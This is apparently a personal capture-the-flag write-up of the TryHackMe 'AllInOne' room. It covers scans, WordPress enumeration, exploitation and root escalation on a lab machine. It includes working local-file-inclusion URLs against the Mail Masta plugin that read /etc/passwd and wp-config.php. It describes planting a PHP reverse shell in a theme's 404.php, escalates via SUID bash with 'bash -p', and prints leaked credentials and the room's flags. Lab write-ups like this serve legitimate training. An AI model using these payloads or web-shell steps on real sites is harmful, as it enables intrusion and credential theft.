AllInOne_THM

Enumuration

# Ftp server is empty

# elyana username found on webserver

# bruteforced ssh but no use

# we have to bruteforce wp-login.php fomr

# we scan the wordpress app with wpscan and get a exploit in plugin named mail masta file inclusion

poc; http://10.10.254.25/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd

#

Nmap


```
21/tcp open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.4.30.255
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e2:5c:33:22:76:5c:93:66:cd:96:9c:16:6a:b3:17:a4 (RSA)
|   256 1b:6a:36:e1:8e:b4:96:5e:c6:ef:0d:91:37:58:59:b6 (ECDSA)
|_  256 fb:fa:db:ea:4e:ed:20:2b:91:18:9d:58:a0:6a:50:ec (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%), Linux 3.7 - 3.10 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   202.01 ms 10.4.0.1
2   ... 3
4   527.20 ms 10.10.254.25

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.87 seconds
```

FTP:21

SSH:22

HTTP:80

# We got a LFI in wp-content Exploit named as mail masta inclusion



```
10.10.254.25/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin
/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:
/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd
Network Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:
/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin lxd:x:105:65534::/var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1::/var/cache/pollinate:/bin/false elyana:x:1000:1000:Elyana:/home/elyana:/bin/bash mysql:x:110:113:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin ftp:x:111:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
```

#

gobuster

# First scan

/wordpress

# Second Scan


.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)

/index.php (Status: 301)
/wp-admin (Status: 301)
/wp-content (Status: 301)
/wp-includes (Status: 301)

Eploitation

# We now have to utilise the lfi properly

# we use http://10.10.254.25/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=php://filter/convert.base64-encode/resource=../../../../../wp-config.php to read wordpress config file and we then decode the output



```
 │ Latest Version: 3.1.7 (up to date)
 │ Last Updated: 2021-03-10T02:38:00.000Z
 │
 │ Found By: Urls In Homepage (Passive Detection)
 │
 │ Version: 3.1.7 (80% confidence)
 │ Found By: Readme - Stable Tag (Aggressive Detection)
 │  - http://10.10.254.25/wordpress/wp-content/plugins/reflex-gallery/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:14 <=======================================> (137 / 137) 100.00% Time: 00:00:14

[i] No Config Backups Found.

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Apr 21 18:09:45 2021
[+] Requests Done: 185
[+] Cached Requests: 5
[+] Data Sent: 43.501 KB
[+] Data Received: 16.617 MB
[+] Memory used: 210.918 MB
[+] Elapsed time: 00:00:35

┌──(root💀kali)-[~]
└─#
```

```
┌──(root💀kali)-[~]
└─# mousepad Pentesting-Notes/LinuxCheetSheet.md&
[1] 2681

┌──(root💀kali)-[~]
└─#                                                                              1 ⚙
```

```
       =[ metasploit v6.0.39-dev                          ]
+ -- --=[ 2117 exploits - 1138 auxiliary - 359 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Open an interactive Ruby terminal with
irb

msf6 > search mail masta
[-] No results from search
msf6 >
```

```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'elyana' );

/** MySQL database password */
define( 'DB_PASSWORD', 'H@ckme@123' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

wordpress;
```

# we then login the wordpress with credentials and inject our php reverse shell in clssic theme injection

our reverse shell is in 404.php
  http://10.10.254.25/wordpress/wp-content/themes/twentytwenty/404.php

#

PostExploitation

# After we get a shell we satbilize shell

# Suid binaries included bin bash so we ran bash -p to run in privilgeled mode

Loot

Credentials

# elyana   a possible username from webserver /wordpress

elyana:H@ckme@123

FLags

# User Flag

THM{49jg666alb5e76shrusn49jg666alb5e76shrusn}

# Root Flag

THM{uem2wigbuem2wigb68sn2j1ospi868sn2j1ospi8}